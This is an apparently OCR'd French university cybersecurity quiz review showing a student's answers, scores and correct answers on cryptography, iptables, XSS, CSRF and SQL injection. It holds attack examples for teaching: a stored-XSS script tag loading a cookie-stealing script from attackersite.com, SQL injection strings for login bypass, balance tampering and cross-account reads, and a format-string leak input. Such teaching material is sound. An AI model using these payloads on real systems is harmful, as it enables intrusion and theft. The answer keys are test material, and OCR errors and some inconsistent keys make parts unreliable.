Commencé le	jeudi 4 mai 2023, 09:46
État	Terminé
Terminé le	jeudi 4 mai 2023, 12:15
Temps mis	2 heures 28 min
Points	30,30/40,00
Note	**7,58** sur 10,00 (**75,75**%)

Question **1**

Correct

Note de 1,00 sur 1,00

Lequel de ces principes n'est pas un principe de base de la cyber résilience :

a. La disponibilité ✔

b. La recouvrabilité

c. L'absorbabilité

d. L'adaptabilité

Votre réponse est correcte.

La réponse correcte est :
La disponibilité

Question **2**

Correct

Note de 1,00 sur 1,00

Je suis une technique de dissimulation de données dans des données, utilisée pour cacher des images, du texte et d'autres messages dans des images, des vidéos, de la musique ou des fichiers d'enregistrement. Je suis :

a. La Cryptanalyse

b. La Cryptographie

c. La Tomographie

d. La Stéganographie ✔

Votre réponse est correcte.

La réponse correcte est :
La Stéganographie

Question **3**

AES est l'acronyme de :

Correct

Note de 1,00 sur 1,00

AES est l'acronyme de :

a. Active Encryption Standard

b. Advanced Encryption Security

c. Advanced Encryption Standard ✔

d. Advanced Encrypted Standard

Votre réponse est correcte.

La réponse correcte est :
Advanced Encryption Standard

Question **4**

Correct

Note de 1,00 sur 1,00

Laquelle de ces affirmations est vraie concernant la cryptographie quantique ?

a. C'est une construction théorique pour laquelle aucune démonstration expérimentale n'existe aujourd'hui

b. Ce terme désigne des algorithmes de cryptographie qui se basent sur les propriétés de la physique quantique pour assurer leur sécurité ✔

c. Ce concept a été récemment découvert par des chercheurs en Chine

d. Ce terme désigne les algorithmes de cryptographie qui sont résistants aux attaques de cryptanalyse quantique

Votre réponse est correcte.

La réponse correcte est :
Ce terme désigne des algorithmes de cryptographie qui se basent sur les propriétés de la physique quantique pour assurer leur sécurité

Question **5**

Correct

Note de 1,00 sur 1,00

Je suis un algorithme utilisable en informatique quantique qui permet de rechercher un élément qui satisfait un critère donné parmi N éléments en temps proportionnel à N^(1/2) (racine de N). Lorsque cet algorithme sera utilisable, il sera nécessaire de multiplier par 2 la longueur des clés utilisées dans les algorithmes de chiffrement symétrique comme AES. Qui suis-je ?

a. L'algorithme de Grover ✔

b. L'algorithme de Shor

c. L'algorithme de Pollard

d. Aucune de ses réponses, l'informatique quantique n'a pas d'effet sur les algorithmes de chiffrement symétrique

Votre réponse est correcte.

La reponse correcte est :
L'algorithme de Grover

Question **6**

Correct

Note de 1,00 sur 1,00

Une base de données de l'organisation X contenant des informations sensibles sur ses clients a fait l'objet d'une fuite et s'est retrouvée sur le marché noir, où elle a été vendue au crime organisé afin de leur permettre de commettre de la fraude. On soupçonne un employé de l'organisation d'avoir subtilisé ces informations, auxquelles il avait légitimement accès dans le cadre de ses fonctions, et de les avoir revendues. Quel facteur de l'analyse de risque est différent dans ce cas par rapport à un autre où un acteur externe aurait exploité une vulnérabilité des systèmes pour gagner accès à ces données, les copier et les revendre.

a. Capacité
b. Impact
c. Opportunité ✔
d. Motivation

Votre réponse est correcte.

La réponse correcte est :
Opportunité

Question **7**

Correct

Note de 1,00 sur 1,00

Charlie est un pirate qui fait de l'argent en réalisant des transactions frauduleuses lorsque des clients légitimes se connectent à leur banque.

Pour cela, l'attaque favorite utilisée par Charlie est une attaque de type CSRF (Cross Site Request Forgery).

En supposant que la victime est Alice, quelle étape dans le scénario suivant n'est pas nécessaire pour réaliser une attaque CSRF ?

a. Charlie attend que Alice se connecte à sa banque
b. Charlie crée un site « attractif » et attend que Alice se connecte sur ce site
c. Lorsque Alice se connecte sur ce site, Charlie exploite une vulnérabilité pour devenir « root » sur l'ordinateur d'Alice ✔
d. Charlie envoie à Alice un script qui s'exécute sur le site de la Banque d'Alice
e. Le script effectue un transfert du compte d'Alice vers un compte possédé par Charlie

Votre réponse est correcte.


La réponse correcte est :
Lorsque Alice se connecte sur ce site, Charlie exploite une vulnérabilité pour devenir « root » sur l'ordinateur d'Alice

Question 8

Incorrect

Note de 0,00 sur 1,00

On considère l'architecture de sécurité suivante :



Quels composants contribuant à cette architecture de sécurité sont mal placés ?

a. 1 et 2 ✖

b. 1 et 4

c. 2 et 4

d. 3 et 5

e. 5 et 6

Votre réponse est incorrecte.

La réponse correcte est :
5 et 6

Question 9

Correct

Vous voulez utiliser le mécanisme de protection reposant sur la gestion dynamique de la mémoire (ASLR). A quel moment ce mécanisme est-il introduit pour protéger l'exécution du programme :

Note de 1,00 sur 1,00

quel moment ce mécanisme est-il introduit pour protéger l'exécution du programme :

a. Quand le programme est compilé
b. Ce mécanisme est désormais natif dans la plupart des systèmes d'exploitation ✔
c. Quand le programme est exécuté
d. Quand le programmeur écrit le programme

Votre réponse est correcte.

La réponse correcte est :
Ce mécanisme est désormais natif dans la plupart des systèmes d'exploitation

Question **10**

Correct

Note de 1,00 sur 1,00

Vous voulez utiliser le mécanisme de protection reposant sur les canaries. A quel moment ce mécanisme est-il introduit pour protéger l'exécution du programme :

a. Quand le programme est exécuté
b. Quand le programmeur écrit le programme
c. Quand le programme est compilé ✔
d. Ce mécanisme est désormais natif dans la plupart des systèmes d'exploitation

Votre réponse est correcte.

La réponse correcte est :
Quand le programme est compilé

Question **11**

Incorrect

Note de 0,00 sur 1,00

Laquelle de ces affirmations est vraie. Un pare-feu en mode personnel :

a. N'a pas besoin de faire du NAT même si la machine hôte possède une adresse IP privée
b. Ne peut pas appliquer des règles de filtrage à états (« stateful »)
c. Ne peut filtrer que le trafic entrant sur la machine hôte
d. Ne peut pas être installé sur une machine hôte qui possède une seule carte réseau ✖

Votre réponse est incorrecte.

La réponse correcte est :
N'a pas besoin de faire du NAT même si la machine hôte possède une adresse IP privée

Question **12**

Correct

Sous Netfilter, lorsque la chaine PREROUTING est utilisée, laquelle de ces affirmations est vraie :

Note de 1,00 sur 1,00

a. Le pare-feu applique le transfert d'adresse sur l'adresse destination du paquet ✔

b. Le pare-feu applique le transfert d'adresse sur l'adresse source du paquet

Votre réponse est correcte.

La réponse correcte est :
Le pare-feu applique le transfert d'adresse sur l'adresse destination du paquet

Question **13**

Partiellement correct

Note de 1,20 sur 2,00

Configuration d'un pare-feu NetFilter/IPTables : Question 1

Une entreprise souhaite donner l'accès à un serveur Web via HTTPS (port 443).

Le serveur Web est sur le réseau local de l'entreprise à l'adresse privée 192.168.1.10

L'accès à ce serveur est filtré par un pare-feu Netfilter. Le pare-feu a deux interfaces réseau :

- eth0 à l'adresse publique 155.140.140.1
- eth1 à l'adresse privée 192.168.1.1

Vous devez configurer ce pare-feu pour donner accès au serveur Web.

Indiquez les règles IPTables qui sont correctes :

iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 443 -m state --state NEW, ESTABLISHED -j ACCEPT	Règle corecte ✔
iptables -A INPUT -i eth0 -o eth1 -p tcp --dport 443 -m state --state NEW, ESTABLISHED -j ACCEPT	Règle incorecte ✔
iptables -t nat -A POSTROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.10:443	Règle incorecte ✔
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.10 -sport 443 -m state --state NEW, ESTABLISHED -j ACCEPT	Règle corecte ✖
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.10:443	Règle incorecte ✖

Votre réponse est partiellement correcte.

Vous en avez sélectionné correctement 3.
La réponse correcte est :
iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 443 -m state --state NEW, ESTABLISHED -j ACCEPT → Règle corecte,

iptables -A INPUT -i eth0 -o eth1 -p tcp --dport 443 -m state --state NEW, ESTABLISHED -j ACCEPT → Règle incorecte,

iptables -t nat -A POSTROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.10:443 → Règle incorecte,

iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.10 -sport 443 -m state --state NEW, ESTABLISHED -j ACCEPT → Règle incorecte,

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.10:443 → Règle

corecte

Question **14**

Partiellement correct

Note de 1,60 sur 2,00

Configuration d'un pare-feu NetFilter/IPTables : Question 2

Une entreprise souhaite donner l'accès à un serveur via IPSEC.

Le serveur est sur le réseau local de l'entreprise à l'adresse privée 192.168.1.11

Comme dans la question précédente, l'accès à ce serveur est filtré par un pare-feu Netfilter. Le pare-feu a deux interfaces réseau :

- eth0 à l'adresse publique 155.140.140.1
- eth1 à l'adresse privée 192.168.1.1

Vous devez configurer ce pare-feu pour donner accès au serveur IPSEC.

Voici les informations utiles :

- La négociation des clés entre le client et le serveur se fait via le protocole IKE (Internet Key Exchange). IKE ouvre une connexion UDP de et vers le port 500.
- Lorsque le mode transport d'IPSEC est utilisé, il est nécessaire d'utiliser l'encapsulation NAT-T (NAT Traversal) pour encapsuler le paquet IPSEC. NAT-T utilise une connexion UDP sur le port 4500.
- Une fois la négociation des clés établie, IPSEC peut utiliser le protocole ESP (Encapsulating Security Payload), pour assurer la confidentialité des données (protocole 50 au-dessus de la couche réseau).
- Une fois la négociation des clés établie, IPSEC peut également utiliser le protocole AH (Authentication Header), pour assurer l'intégrité et l'authentification (protocole 51 au-dessus de la couche réseau).

Indiquez les règles IPTables qui sont correctes :

iptables -t nat -A PREROUTING -i eth1 -p udp --dport 500 -s 192.168.1.11 -j SNAT –to-source 155.140.140.1	Règle incorrecte ✔
iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 500 -s 155.140.140.1 -j SNAT –to-source 192.168.1.11	Règle incorrecte ✔
iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 4500 -s 192.168.1.11 -j SNAT –to-source 192.168.1.1	Règle incorrecte ✔
iptables -A FORWARD -p ah -j ACCEPT	Règle correcte ✔
iptables -A FORWARD -i eth0 -o eth1 -p udp --dport 500 -m state --state NEW, RELATED -j ACCEPT	Règle correcte ✔
iptables -A FORWARD -p esp -j ACCEPT	Règle correcte ✔
iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 500 -s 192.168.1.11 -j SNAT –to-source 155.140.140.1	Règle incorrecte ✖
iptables -t nat -A PREROUTING –i eth0 -p udp --dport 4500 -j DNAT --to-destination 192.168.1.11:4500	Règle correcte ✔
iptables -t nat -A PREROUTING –i eth0 -p udp --dport 500 -j DNAT --to-destination 192.168.1.11:500	Règle correcte ✔
iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 4500 -s 192.168.1.11 -j	Règle incorrecte

MASQUARADE

Votre réponse est partiellement correcte.

Vous en avez sélectionné correctement 8.
La réponse correcte est :
iptables -t nat -A PREROUTING -i eth1 -p udp --dport 500 -s 192.168.1.11 -j SNAT -to-source 155.140.140.1 → Règle incorrecte,

iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 500 -s 155.140.140.1 -j SNAT -to-source 192.168.1.11 → Règle incorrecte,

iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 4500 -s 192.168.1.11 -j SNAT -to-source 192.168.1.1 → Règle incorrecte,

iptables -A FORWARD -p ah -j ACCEPT → Règle correcte,

iptables -A FORWARD -i eth0 -o eth1 -p udp --dport 500 -m state --state NEW, RELATED -j ACCEPT → Règle correcte,

iptables -A FORWARD -p esp -j ACCEPT → Règle correcte,

iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 500 -s 192.168.1.11 -j SNAT -to-source 155.140.140.1 → Règle correcte,

iptables -t nat -A PREROUTING -i eth0 -p udp --dport 4500 -j DNAT --to-destination 192.168.1.11:4500 → Règle correcte,

iptables -t nat -A PREROUTING -i eth0 -p udp --dport 500 -j DNAT --to-destination 192.168.1.11:500 → Règle correcte,

iptables -t nat -A POSTROUTING -i eth1 -p udp --dport 4500 -s 192.168.1.11 -j MASQUARADE → Règle correcte

Question **15**
Correct
Note de 1,00 sur 1,00

Qu'est-ce qu'une politique de sécurité ouverte (open policy) ?

- a. tout ce qui n'est pas explicitement interdit est permis ✔
- b. tout est interdit
- c. tout ce qui n'est pas explicitement permis est interdit
- d. tout est permis

Votre réponse est correcte.

La réponse correcte est :
tout ce qui n'est pas explicitement interdit est permis

Question **16**
Correct
Note de 2,00 sur 2,00

Dans la politique discrétionnaire résumée dans le tableau suivant, le sujet S3 ne doit pas avoir accès au contenu des fichiers F2 et F3.

	F1	F2	F3
S1	R	W	RW

S2	RW	R	W
S3	R	-	-

Remettre dans l'ordre les étapes d'un scénario qui permettrait au sujet S3 d'accéder au contenu de F3.

Attention : certaines étapes ne font pas partie du scénario. Répondre dans ce cas « Étape hors scénario ».

S1 écrit dans le fichier F3	Étape hors scénario ✔
S1 lit le fichier F1	Étape hors scénario ✔
S2 lit le fichier F2	Étape 3 ✔
S2 écrit dans le fichier F1	Étape 4 ✔
S2 écrit dans le fichier F3	Étape hors scénario ✔
S1 lit le fichier F3	Étape 1 ✔
S3 lit le fichier F1	Étape 5 ✔
S1 écrit dans le fichier F2	Étape 2 ✔

Votre réponse est correcte.

La réponse correcte est :
S1 écrit dans le fichier F3 → Étape hors scénario,

S1 lit le fichier F1 → Étape hors scénario,

S2 lit le fichier F2 → Étape 3,

S2 écrit dans le fichier F1 → Étape 4,

S2 écrit dans le fichier F3 → Étape hors scénario,

S1 lit le fichier F3 → Étape 1,

S3 lit le fichier F1 → Étape 5,

S1 écrit dans le fichier F2 → Étape 2

Question **17**

Correct

Note de 1,00 sur 1,00

Soit l'attaque suivante : Lorsque vous naviguez sur un site de e- commerce, un malveillant peut identifier une vulnérabilité qui lui permet d'intégrer des balises HTML dans la section des commentaires du site. Une fois intégrées, ces balises deviennent un composant de la page, ce qui amène le navigateur à les inclure avec le reste du code source chaque fois que la page est ouverte.

Un exemple de ce que pourrait intégrer le malveillant pourrait être : Excellent documentaire, lire mon avis complet ici <script src="http://attackersite.com/authstealer.js"> </script>.

Par la suite, chaque fois qu'un utilisateur accède à la page, la balise HTML dans les commentaires activera un JavaScript, qui sera hébergé sur un autre site et volera les cookies de session du visiteur. S'agit-il d'une attaque :

a. XSS (Cross-Site Scripting) persistent ✔

b. CSRF (Cross-site Request Forgery)

c. XSS (Cross-Site Scripting) non persistent

d. Condition de course (Race Condition)

Votre réponse est correcte.

La réponse correcte est :
XSS (Cross-Site Scripting) persistent

Question **18**

Correct

Note de 2,00 sur 2,00

Le navigateur (ou butineur) d'un utilisateur (le client) établit une connexion avec un serveur via le protocole SSL-TLS.
Remettre dans l'ordre les étapes réalisées entre le client et le serveur pour établir cette connexion :

Le serveur utilise sa clé privée pour déchiffrer la clé symétrique envoyée par le navigateur du client.	Etape 8 ✔
Le navigateur du client consulte l'autorité signataire du certificat pour vérifier que le certificat n'est pas révoqué.	Etape 4 ✔
Le navigateur du client génère une clé de chiffrement symétrique.	Etape 5 ✔
Le navigateur du client envoie au serveur la clé symétrique chiffrée avec la clé publique contenue dans le certificat du serveur.	Etape 7 ✔
Le navigateur du client envoie au serveur une demande de connexion par SSL-TLS.	Etape 1 ✔
Le navigateur du client chiffre la clé symétrique en utilisant la clé publique contenue dans le certificat du serveur.	Etape 6 ✔
Le navigateur du client vérifie que la signature du certificat est valide et correspond à une autorité présente dans la base des autorités de certification du client.	Etape 3 ✔
Le serveur envoie son certificat au client.	Etape 2 ✔

Votre réponse est correcte.

La réponse correcte est :
Le serveur utilise sa clé privée pour déchiffrer la clé symétrique envoyée par le navigateur du client. → Etape 8,

Le navigateur du client consulte l'autorité signataire du certificat pour vérifier que le certificat n'est pas révoqué. → Etape 4,

Le navigateur du client génère une clé de chiffrement symétrique. → Etape 5,

Le navigateur du client envoie au serveur la clé symétrique chiffrée avec la clé publique contenue dans le certificat du serveur. → Etape 7,

Le navigateur du client envoie au serveur une demande de connexion par SSL-TLS. → Etape 1,

Le navigateur du client chiffre la clé symétrique en utilisant la clé publique contenue dans le certificat du serveur. → Etape 6,

Le navigateur du client vérifie que la signature du certificat est valide et correspond à une autorité présente dans la base des autorités de certification du client. → Etape 3,

Le serveur envoie son certificat au client. → Etape 2

Question **19**

Correct

Note de 1,00 sur 1,00

Lorsqu'un attaquant A effectue une attaque "Smurf" sur un serveur B, laquelle de ces affirmations est **fausse** ?

- a. A forge des paquets ayant pour adresse source l'adresse IP de B ✔
- b. A effectue une attaque par inondation sur B (flooding)
- c. A forge des paquets ayant pour adresse destination l'adresse IP de B
- d. A réalise une attaque contre le protocole ICMP

Votre réponse est correcte.

La réponse correcte est :
A forge des paquets ayant pour adresse source l'adresse IP de B

Question **20**

Correct

Note de 1,00 sur 1,00

Injection SQL

Laquelle de ces méthodes ne constitue pas une méthode de prévention des erreurs d'injection de code SQL ?

- a. La création d'un VPN SSL pour accéder à la base de données ✔
- b. L'utilisation de méthodes ou fonctions de filtrage des entrées venant des usagers
- c. L'utilisation d'un détecteur d'intrusion pouvant détecter les chaînes susceptibles d'être utilisées par une attaque d'injection de code SQL
- d. L'utilisation de méthodes et fonctions directement implémentées sur le serveur de BD (« stored procedures »)

Votre réponse est correcte.

La réponse correcte est :
La création d'un VPN SSL pour accéder à la base de données

Question **21**

Correct

Note de 1,00 sur 1,00

Injection SQL

Dans le pire des cas, quelle est la portée d'une attaque par injection SQL sur une table d'une base de données relationnelle ?

- a. La table visée et la base de données

b. La table visée, la base de données, le SGBD et le serveur qui héberge la base de données ✔

c. La table visée

d. La table visée, la base de données et le système de gestion de base de données (SGBD) qui gère la table

Votre réponse est correcte.

La réponse correcte est :
La table visée, la base de données, le SGBD et le serveur qui héberge la base de données

Question **22**

Partiellement correct

Note de 1,50 sur 2,00

Injection SQL

Un script lance la requête « SELECT * FROM users WHERE (login=$login AND pwd="$pwd") ; » et l'authentification est réussie si au moins un enregistrement est retourné. Laquelle de ces injections permet de contourner l'authentification :

login: « 1234 » / pwd: « blabla") OR ("a"="a »	Requête bien formée mais authentification refusée ✖
login: « 1234 » / pwd: « blabla") OR (1=1 OR pwd = "blabla »	Authentification contournée ✔
login: « 1234 » / pwd: « blabla") OR (1=1 »	Requête mal formée ✔
login : « 1234 » / pwd : « blabla OR 1=1 »	Requête bien formée mais authentification refusée ✔

Votre réponse est partiellement correcte.

Vous en avez sélectionné correctement 3.

SELECT * FROM users WHERE (login=1234 AND pwd="blabla OR 1=1") ;

· Requête bien formée et WHERE évalué à faux = authentification refusée

SELECT * FROM users WHERE (login=1234 AND pwd= "blabla") OR (1=1") ;

· Requête mal formée « (1=1") »

SELECT * FROM users WHERE (login=1234 AND pwd="blabla") OR (1=1 OR pwd = "blabla") ;

· Requête bien formée et WHERE évalué à vrai = authentification contournée

SELECT * FROM users WHERE (login=1234 AND pwd= "blabla") 0R ("a"="a") ;

Requête bien formée et WHERE évalué à vrai = authentification contournée

La réponse correcte est :
login: « 1234 » / pwd: « blabla") OR ("a"="a » → Authentification contournée,

login: « 1234 » / pwd: « blabla") OR (1=1 OR pwd = "blabla » → Authentification contournée,

login: « 1234 » / pwd: « blabla") OR (1=1 » → Requête mal formée,

login : « 1234 » / pwd : « blabla OR 1=1 » → Requête bien formée mais authentification refusée

Question **23**

Correct

Note de 2,00 sur 2,00

Injection SQL

En SQL, la requête Update permet de mettre à jour une table dans une base de données relationnelle. La syntaxe est la suivante :

```
UPDATE table_name
```

```
SET column1 = value1, column2 = value2...., columnN = valueN
```

```
WHERE [condition];
```

Par exemple :

```
UPDATE Client SET ADDRESS = 'Montreal' WHERE ID_Client = 6;
```

Une application bancaire permet de faire un transfert d'un compte cpt1 vers un autre compte cpt2.

Pour cela, le client sélectionne d'abord l'identificateur du compte cpt1 dans une liste déroulante et ensuite l'identificateur du compte ctp2 la même liste déroulante.

Le client saisit ensuite le montant à transférer au clavier.

L'application exécute ensuite un script qui exécute les deux commandes SQL suivantes :

```
UPDATE Compte SET Solde_compte = Solde_compte – $montant WHERE ID_Compte = $cpt1 ;
```

```
UPDATE Compte SET Solde_compte = Solde_compte + $montant WHERE ID_Compte = $cpt2 ;
```

On suppose que vous avez deux comptes « 11111 » et « 22222 ».

On suppose que le solde initial du compte « 11111 » est de 100$.

On suppose que le solde initial du compte « 22222 » est de 200$.

Quelle attaque vous permet de fixer le solde de votre compte « 11111 » à un montant de 100000$, sans qu'aucun autre de vos comptes ne soit débité.

a. Choisir cpt1 = « 11111 » et cpt2 = « 11111 » et montant = « (Solde_compte – 100000) » ✔

b. Choisir cpt1 = « 11111 » et cpt2 = « 11111 » et montant = « Solde_compte - 100000 »

c. Choisir cpt1 = « 11111 » et cpt2 = « 11111 » et montant = « Solde_compte + 500000 »

d. Choisir cpt1 = « 11111 » et cpt2 = « 22222 » et montant = « Solde_compte + 100000 »

Votre réponse est correcte.

Réponse 1 : cpt1 = 100000 / cpt2 = 100200

Réponse 2 : cpt1 = -300000$

Réponse 3 : cpt1 = 100000$

Réponse 4 : cpt1 = 150000$

La réponse correcte est :
Choisir cpt1 = « 11111 » et cpt2 = « 11111 » et montant = « (Solde_compte – 100000) »

Question **24**

Correct

Injection SQL

Note de 1,00 sur 1,00

Dans la même banque, une application permet à un client, une fois authentifié, de consulter les transactions effectuées sur ses comptes.

Pour cela, le client peut sélectionner un de ses comptes cpt dans une liste déroulante et ensuite saisir au clavier un montant de transaction.

```
SELECT Id_Compte, Id_transaction, Montant_transaction FROM Compte_transaction WHERE (Id_Compte
= $cpt AND Montant_transaction >= $Montant) ;
```

Un client souhaite connaître les transactions réalisées sur le compte 12345 auquel il n'a pas accès.

Laquelle de ces injections lui permet d'avoir accès aux transactions réalisées sur le compte 12345.

a. $Montant = « 0) UNION (SELECT Id_transaction, Montant_transaction FROM Compte_transaction WHERE (Id_Compte = 12345 AND Montant_transaction >= 0 »

b. $Montant = « 0) OR (Id_Compte = 12345 AND Montant_transaction >= 0 »

c. $Montant = « 0 AND 1 = 2) OR (Id_Compte = 12345 AND Montant_transaction >= 0 »

d. Les trois réponses ci-dessus permettent d'accéder au compte 12345✔

Votre réponse est correcte.

La réponse correcte est :
Les trois réponses ci-dessus permettent d'accéder au compte 12345

Question **25**

Partiellement correct

Note de 1,00 sur 2,00

On considère le code suivant :

```
#include <stdio.h>
void print_message(char *msg) {
  printf(msg);
}
 int main() {
  char user_input[50];
  printf("Entrez votre message : ");
  scanf("%s", user_input);
  print_message(user_input); return 0;
}
```

Dans ce code, la fonction **print_message()** accepte une chaîne de caractères **msg** en entrée et l'affiche à l'aide de la fonction **printf()**. Dans la fonction **main()**, l'utilisateur est invité à entrer un message, qui est stocké dans le tableau **user_input**. Ensuite, le contenu de **user_input** est passé à la fonction **print_message()**.

On considère qu'un utilisateur malveillant entre la chaine de caractères suivante :

%x %x %x %x %x

où %x demande l'affichage au format hexadécimal.

Quelque type d'attaque cet utilisateur est-il en train d'essayer de réaliser ? (plusieurs réponses possibles)

a. Stack overflow✖

b. Fuite de mémoire✔

c. Heap overflow

d. Format string vulnerability ✔

Votre réponse est partiellement correcte.

Vous avez sélectionné trop d'options.
Les réponses correctes sont :
Format string vulnerability,

Fuite de mémoire

Question **26**

Incorrect

Note de 0,00 sur 1,00

Alice propose de concevoir un site « Les amis d'Alice » où ses amis pourront déposer des contenus (images, vidéos, etc).

Le site conçu par Alice est accessible via le protocole FTPS qui permet aux amis d'Alice de déposer et de consulter des contenus sur le site.

La sécurité du site d'Alice repose sur le protocole SSL-TLS.

Veuillez choisir une réponse.

- Vrai
- Faux ✖

La réponse correcte est « Vrai ».

Question **27**

Incorrect

Note de 0,00 sur 1,00

Suite de la question précédente

Pour contrôler l'accès au site « Les amis d'Alice », Alice utilise un certificat X.509.

Pour forger ce certificat, Alice utilise une paire de clés asymétriques (clé publique, clé privée)

Elle utilise la clé privée pour auto-signer le certificat.

Laquelle de ces affirmations est fausse ?

a. Pour que cette solution soit sécurisée, il faut que Alice distribue son certificat de façon sécurisée à ses amis ✖

b. Les amis d'Alice doivent mettre à jour leur navigateur pour que le certificat d'Alice soit considéré comme une autorité de confiance

c. Lorsqu'un nouvel ami se connecte pour la première fois au serveur « Les amis d'Alice », cet ami sera prévenu par son navigateur que le site « Les amis d'Alice » utilise un certificat auto-signé

d. Un attaquant pourra usurper le certificat forgé par Alice pour se faire passer pour Alice

Votre réponse est incorrecte.

Un attaquant ne peut pas se faire passer pour Alice. Pour y arriver, il faudrait que l'attaquant vole la clé privée d'Alice.

La réponse correcte est :
Un attaquant pourra usurper le certificat forgé par Alice pour se faire passer pour Alice

Question **28**

Correct

Note de 1,00 sur 1,00

Suite de la question précédente

Bob, Charlie et Diane font parties du groupe d'amis d'Alice.

Diane, la petite amie de Bob est partie avec Charlie.

Pour se venger, Bob a déposé des photos compromettantes de Charlie sur le site d'Alice.

Charlie n'a pas les droits pour supprimer ces photos sur le site d'Alice. Il a demandé à Bob de le faire mais Bob a refusé.

Charlie a également demandé à Alice mais comme Alice était l'ancienne petite amie de Charlie, Alice a également refusé.

Pour parvenir à supprimer les photos compromettantes, Charlie a conçu le scénario suivant :

1. Charlie utilise une fonction développée par Alice qui donne la liste des usagers connectés sur le site « Les amis d'Alice »
2. Charlie voit que Bob est connecté sur le serveur « Les amis d'Alice »
3. Charlie envoie à Bob un fichier en faisant croire qu'il s'agit d'une photo compromettante de Bob qu'il va déposer sur le site « Les amis d'Alice »
4. En ouvrant le ficher, Bob exécute une requête FTP qui supprime la photo compromettante de Charlie sur le site « Les amis d'Alice »

Quelle type d'attaque est en train d'exécuter Charlie ?

a. XSS (Cross-Site Scripting) persistent

b. XSS (Cross-Site Scripting) non persistent

c. Condition de course (Race Condition)

d. CSRF (Cross-site Request Forgery) ✔

Votre réponse est correcte.

La réponse correcte est :
CSRF (Cross-site Request Forgery)

Question **29**

Incorrect

Note de 0,00 sur 1,00

Soit A un alphabet composé de 8 caractères : 4 voyelles et 4 consonnes.

Soit G le générateur qui génère des mots de 2 lettres de la façon suivante :

La première lettre est un caractère tiré de façon parfaitement aléatoire dans l'ensemble A des caractères.

Si la première lettre tirée est une consonne alors la seconde lettre est une voyelle tirée aléatoirement.

Si la première lettre tirée est une voyelle alors la seconde lettre est une consonne tirée aléatoirement.

Combien de mots différents peuvent être générés par G ?

a. 32

b. 64 ✖

c. 16

d. 48

Votre réponse est incorrecte.

Réponse : 2 * 4 * 4 = 32 mots possibles

La réponse correcte est :
32

Question **30**

Incorrect

Note de 0,00 sur 1,00

Suite de la question précédente

Quelle est l'entropie des mots générés par G ?

a. 3 ✖

b. 6

c. 5

d. 4

Votre réponse est incorrecte.

La probabilité d'apparition d'un mot commençant par une consonne donnée et se terminant par une voyelle donnée est égale à 1 / 8 * 1 / 4 = 1 / 32

De même, la probabilité d'apparition d'un mot commençant par une voyelle donnée et se terminant par une consonne donnée est égale à 1 / 32

L'entropie de la source G est donc égale à :

H(G) = sigma(i=1 à 32) pi Log2(1/pi)

= Log2(32) = 5

La réponse correcte est :
5

Question **31**

Correct

Note de 1,00 sur 1,00

Suite de la question précédente

Quelle est l'entropie fréquentielle caractère par caractère de la source G ?

a. 3 ✔

b. 5

c. 4

c. 4

d. 6

Votre réponse est correcte.

Il y a N = 32 mots possibles. Chaque not a deux caractères, soit un total de 64 caractères.

Dans ces N mots possibles, une voyelle donnée apparait 2 * 4 fois = 8 fois.

Dans ces N mots possibles, une consonne donnée apparait 2 * 4 fois = 8 fois.

La fréquence d'apparition d'une voyelle est donc égale à 8 / 64 = 1 / 8

Et la fréquence d'apparition d'une consonne est donc égale à 8 / 64 = 1 / 8

L'entropie fréquentielle de G est donc égale à :

Hf(G) = sigma(i=1 à 8) pi Log2(1/pi) = Log2(8) = 3

La réponse correcte est :
3

Question **32**

Incorrect

Note de 0,00 sur 1,00

On considère un alphabet A composé de 26 caractères : 20 consonnes, 6 voyelles.

Le « e » est une des voyelles. On note V* l'ensemble des voyelles sans le « e ».

On considère un langage L généré à partir de l'alphabet A.

